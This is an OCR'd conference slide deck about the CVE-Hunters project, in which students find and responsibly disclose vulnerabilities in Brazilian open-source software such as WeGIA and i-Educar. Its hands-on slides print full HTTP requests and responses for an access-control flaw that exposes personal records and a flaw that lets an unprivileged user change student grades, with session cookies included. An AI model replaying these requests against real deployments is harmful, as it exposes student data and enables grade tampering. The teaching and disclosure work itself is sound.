


The CVE-Hunters Project

From Curiosity to Impact

Natan Morette | DCNextGen

>$ Whoami

[+] Natan Morette - nmmorette.github.io
[+] Senior Information Security Analyst
[+] Offensive Security Instructor
[+] Working with Tech since I was 15
[+] Certifications – **Just an alphabet soup**...
[+] Published **28** CVEs because of CVE-Hunters
[+] Interested in:
- 🎮 Video Games
- 🏄 Surfing
- 📚 Sci-fi Books

>$ AGENDA

1 CVE

2 CVE Process

3 The Problem

4 CVE-Hunters Project

5 Wegia Project

6 API-Vulnerabilities

7 HandsOn

8 How to Start

9 CVE-Hunters Tips

10 Conclusion

>$ CVE


CVE

CVE (Common Vulnerabilities and Exposures) is a unique identifier used to catalog publicly known security
vulnerabilities in software and systems, making it easier to share, track, and address them.

CNA

CNA (CVE Numbering Authority) – An organization authorized by the CVE Program to identify, assign, and publish CVE IDs for vulnerabilities within a defined scope. (MITRE, GitHub, Red Hat, Microsoft...)

>$ CVE Process



https://www.cve.org/about/Process


>$ The Problem

Context

During my classes, many students asked me how to gain **real-world experience.**
My advice was always:

- Participate in CTFs
- Study for Certifications

Certifications are Expensive and we have the CTF mindset problem!



So anyone can find a CVE...

The Industry Demands Experience

Despite all the studying, most job opportunities — even for junior roles — require **some experience**.
And breaking into your **first cybersecurity job** can be really hard.

>$ CVE-Hunters Project

That's how CVE-Hunters began.

The Beginning

In November 2024, I decided to bring together some students to research vulnerabilities in open-source projects. With just **three people**: me and two students, we didn't even know if we'd be able to publish a single CVE — **I hadn't published any myself yet.**

The Process

My idea was: as the most experienced member of the group, I would find some vulnerabilities, publish a few CVEs, and then pass on the methodology to the students so they could later share it with others.

>$ Wave 1 – Wegia Project

A project with real impact — for real people.

Why this Project?

https://github.com/LabRedesCefetRJ/WeGIA

Wegia is an open-source platform used by **social programs and NGOs** in Brazil.
It gave us the perfect opportunity to **learn offensive security** while **giving back to the community**.

Real use

Actively used by **orphanages, nursing homes**, and **pet adoption centers** — places that serve those who need protection the most.

"We weren't just looking for bugs — we were looking for a way to contribute. Helping protect the systems that care for others felt like the right place to start."

About

WeGIA: Web gerenciador para instituições assistenciais

wegia.org/

erp webapplication

Readme
CC-BY-4.0 license
Security policy
Activity
Custom properties
11 stars
3 watching
8 forks
Report repository

Releases 28

3.4.5 Latest
6 hours ago

+ 27 releases

Contributors 35

+ 21 contributors

Languages


PHP 39.7% HTML 18.2%
CSS 15.4% JavaScript 10.9%
Less 7.7% SCSS 7.7%
Other 0.4%


>$ Wave 1 - Results

Direct Results


48 CVEs published.
34 – Cross Site Scripting
8 – SQL Injection
2 – Broken Access Control
1 – Remote Code Execution
1 – Open Redirect
1 - Denial of Service
1 – CSRF in sensitive action

29 came from one student: Elisangela Mendonça





(a) Vulnerabilities



(b) Severity

Indirect Results

The first two students landed their first jobs in cybersecurity — both as Junior Analysts.
The WeGia developers reached out to thank us for our support, and we've begun collaborating more closely with them.
Other researchers outside our group have also started contributing to the project.

>$ Wave 2

The expansion

More Students

10 new students

New Projects

Start identifying new projects that align with our group's mission — not just random ones.

We found Portabilis just by Googling Brazilian open-source software.

They offer open-source software's focused on educational management.

https://ieducar.org

>$ Portabilis - Numbers

Who use?

Several city halls and public schools across Brazil.

Brazilian Airforce

CVE-Hunters Direct Results

42 vulnerabilities in i-Educar.
19 vulnerabilities in i-Diário.
27 Published CVEs
34 in disclousure process

This time, we were proactive and reached out to Portabilis — they were very receptive to our project and open to close collaboration.

i-Educar helps various institutions manage their day-to-day operations and save on their business costs. Discover the numbers.

+80
Municipalities using it

+2050
Schools served

+500,000
Students reached


https://ieducar.org

>$ CVE-Hunters – API Vulnerabilities

- Examples of vulnerabilities and how easy they can be to find

i-Educar

API (Application Programming Interface):
A set of rules that allows different software systems to communicate and share data or functionality.



>$ Quick Survey – API

BOLA

Broken Object Level Authorization

You can **access** someone else's stuff (like their account, data, etc.) — even when you're **not supposed to**, just by tweaking the ID in a request.

API1:2023

BFLA

Broken Function Level Authorization

You can perform **unauthorized** actions by calling functions you **shouldn't** have access to— like deleting other users, promoting yourself to admin, etc.

API5:2023

>$ Hands On TIME

What type of Vulnerability was demonstrated: BOLA or BFLA?

- **BOLA**

Broken Object Level Authorization

You can **access** someone else's stuff (like their account, data, etc.) — even when you're **not supposed to**, just by tweaking the ID in a request.

>$ I-Educar BOLA

CVE-2025-8790

GET /intranet/meusdados.php

User_role: Professor

Request

```
GET /intranet/meusdados.php HTTP/1.1
Host:
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: pt-BR,pt;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Cookie: i_educar_session=9cFfkodVhTGJzkHxW0SQkHRMOyiuaZOrYoTcqX2U; cf_clearance=h5oYFaPPhmoEh.lxxhoPhioWTpvDyXwe1HDe5JaY3Sw-1747406692-1.2.1.1-qyEBTxQ0NP35HnbqCrqRlewvN4NeilYv4.FdsIIpbPw8YVV4mJsxPBqpn1iWMUXOPKf0r_2iucMDxCh94Xbt4DAX05vn28Aj6Ot6FivpcPx3xfb1g6vyY8bFOaE5960I_uZuM9klp9lYzIL380JxZaMOcOmN9rhVozuNbpn5fC8qtIKJ.yT6olq5A8KXsNwJm8_urHdch0mEsT4hGSV3hV6Vt4XbmCp7FoHvADGKLOrBXSTnbs3RvDXMDbugWoU0GO4HluMTGt_38LiKLZdcaN5W3uMuiv7UrmEKKncwX8RvpAxqY01TfiuGNfJmvMoCYw1n9ooH8xu6PpIhErtV4DBbvbW7n.4jANFQ0XwDVh0

```

Response

```
<link rel="shortcut icon" href="https://comunidade.ieducar.com.br/favicon.ico" />
<title> Meus dados - Prefeitura Municipal i-Educar de Tecnologia - i-Educar</title>

<script>
    dataLayer = [{
        'slug': 'ieducar',
        'user_id': '44087',
        'user_name': '
        'user_email': '
        'user_role': 'Professor',
        'user_created_at': parseInt('1395425146', 10),
        'institution': 'SECRETARIA MUNICIPAL DE EDUCAÇÃO ',
        'city': 'Lages',
        'state': 'SC',
        'students_count': '16148',
        'teachers_count': '128',
        'classes_count': '1297',
    }];
    window.useEcho = '' !== '';
</script>

<!-- Google Tag Manager -->
<script>
    (function(w, d, s, l, i) {
        w[l] = w[l] || [];
        w[l].push({
            'gtm.start': new Date().getTime(),
            event: 'gtm.js'
        });
        var f = d.getElementsByTagName(s)[0],
            j = d.createElement(s),
            dl = l != 'dataLayer' ? '&l=' + l : '';
        j.async = true;
        j.src = 'https://www.googletagmanager.com/gtm.js?id=' + i + dl;
        f.parentNode.insertBefore(j, f);
    })(window, document, 'script', 'dataLayer', 'GTM-55WSB68S');
</script>
<!-- End Google Tag Manager -->
```

>$ I-Educar BOLA

CVE-2025-8790

GET /module/Api/pessoa?oper=get&resource=pessoa&id=1

Request

```
GET /module/Api/pessoa?&oper=get&resource=pessoa&id=1 HTTP/1.1
Host:
Connection: keep-alive
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: pt-BR,pt;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Cookie: i_educar_session=9cFfkodVhTGJzkHxW0SQkHRMOyiuaZOrYoTcqX2U
```

Response


```
    "idmun_nascimento": null,
    "possui_documento": false,
    "ddd_fone_fixo": null,
    "fone_fixo": null,
    "fone_mov": null,
    "ddd_fone_mov": null,
    "pais_origem_id": null,
    "tipo_nacionalidade": "1",
    "zona_localizacao_censo": null,
    "localizacao_diferenciada": null,
    "pais_origem_nome": null,
    "cor_raca": null,
    "uf_emissao_rg": null,
    "orgao_emissao_rg": null,
    "data_emissao_rg": null,
    "data_emissao_cert_civil": nu
    "sigla_uf_cert_civil": null,
    "cartorio_cert_civil_inep": n
    "cartorio_cert_civil": null,
    "id_cartorio": null,
    "nome_cartorio": null,
    "nome_social": null,
    "pais_residencia": 76,
    "sus": null,
    "observacao": null,
    "aluno_id": null,
    "cep": "",
    "distrito": null,
    "logradouro": null,
    "falecido": null,
    "id": "1",
    "nome": "Administrador",
    "deficiencias": [],
    "oper": "get",
    "resource": "pessoa",
    "msgs": [],
    "any_error_msg": false
}
```


```
    "cep": "",
    "distrito": null,
    "logradouro": null,
    "falecido": null,
    "id": "1",
    "nome": "Administrador",
    "deficiencias": [],
    "oper": "get",
    "resource": "pessoa",
    "msgs": [],
    "any_error_msg": false
}
```

>$ I-Educar BFLA

CVE-2025-8789

Broken Function level Authorization to change student grades



A user with zero privileges couldn’t do anything through the interface.

>$ BFLA I-educar

CVE-2025-8789


Request

```
GET /module/Api/Diario?oper=post&resource=notas&etapa=2&instituicao_id=1&notas%5B770%5D%5B2837%5D%5B9%5D%5Bnota%5D=7.5&notas%5B770%5D%5B2837%5D%5B9%5D%5Brecuperacao%5D=5.5&oper=post&resource=notas&secret_key= HTTP/1.1
Host: comunidade.ieducar.com.br
Connection: keep-alive
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: pt-BR,pt;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 16 May 2025 16:10:42 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Vary: Accept-Encoding
Cache-Control: no-cache, private
Cf-Ray: 940c258a087764ea-GIG
Strict-Transport-Security: max-age=63072000
Cf-Cache-Status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=i7ggm8El8XYFliBQp0F0uHxUl9h184J95xTiVq6FZf0sKWas9V1dL1os44uB86OhxhQoKU13ZozkT5aQ39aet57tbz8CFhSBQCrrKMZFvWE%2BOLlARG0doksaj1zicnmRRoLiZZM5%2BBiaOZf0VVywkHygN5Jc0l1T"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Expect-Ct: max-age=86400, enforce
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
Set-Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H; HttpOnly; SameSite=Lax; Path=/; Max-Age=7200; Expires=Fri, 16 May 2025 18:10:42 GMT
alt-svc: h3=":443"; ma=86400
server-timing: cfL4;desc="?proto=TCP&rtt=2767&min_rtt=2109&rtt_var=1261&sent=5&recv=6&lost=0&retrans=0&sent_bytes=2836&recv_bytes=1543&delivery_rate=1917496&cwnd=252&unsent_bytes=0&cid=83c01f20270589b8&ts=588&x=0"
Content-Length: 120

{
    "oper": "post",
    "resource": "notas",
    "msgs": [{
        "msg": "Notas postadas com sucesso!",
        "type": "success"
    }],
    "any_error_msg": false
}
```

>$ BFLA I-educar




```
HTTP/1.1 200 OK
Date: Fri, 16 May 2025 16:10:42 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Vary: Accept-Encoding
Cache-Control: no-cache, private
Cf-Ray: 940c258a887764ea-GIG
Strict-Transport-Security: max-age=63072000
Cf-Cache-Status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=i7ggm8El8XYFliBQp0F0uHxUl9h184J9
q6FZf0sKWas9V1dL1os44uB86OhxhQoKU13ZozkT5aQ39aet57tbz8CFhSBQCrrKMZFvWE%2BOLlARG0doksaj1zicnmRRoLiZZM5%2BBiaOZf
kHygN5Jc0l1T"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Expect-Ct: max-age=86400, enforce
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
Set-Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H; HttpOnly; SameSite=Lax; Path=/; Max-Age
0; Expires=Fri, 16 May 2025 18:10:42 GMT
alt-svc: h3=":443"; ma=86400
server-timing: cfL4;desc="?proto=TCP&rtt=2767&min_rtt=2109&rtt_var=1261&sent=5&recv=6&lost=0&retrans=0&sent_by
836&recv_bytes=1543&delivery_rate=1917496&cwnd=252&unsent_bytes=0&cid=83c01f20270589b8&ts=588&x=0"
Content-Length: 120

{
    "oper": "post",
    "resource": "notas",
    "msgs": [{
        "msg": "Notas postadas com sucesso!",
        "type": "success"
    }],
    "any_error_msg": false
}
```

```
{
 "oper": "post",
 "resource": "grades",
 "msgs": [{
  "msg": "Grades successfully
posted!",
  "type": "success"
 }],
 "any_error_msg": false
}
```

>$ How to Start?

Study and Study

Study Web vulnerabilities, focusing on the OWASP Top 10.



Choose one Project

Look for a project that makes sense to you—try not to go in randomly. Search for projects with Security enabled on GitHub, as this will make reporting easier. Then Start hunting!

>$ CVE-Hunters Tips

- **Check your surroundings**

  Maybe your school or church uses open-source software you could contribute to.

- **Setup your local environment**

  Always set up your local environment with more than one user with different permission levels. Check the basics—can a regular user do things they shouldn't be able to?

- **Before hacking, understand the application**

  Try to understand what the application does—its flows and user inputs. You might find logic flaws that can help you.


- **Work in group**

  Try working in a group with your friends or other researchers. Invite people to collaborate—**you'll make new friends, learn a lot, and have some fun!**

>$ Special Thanks

Caido

VulDB



DCNextGen

>$ The End – See you

www.cvehunters.com

nmmorette.github.io

contact@cvehunters.com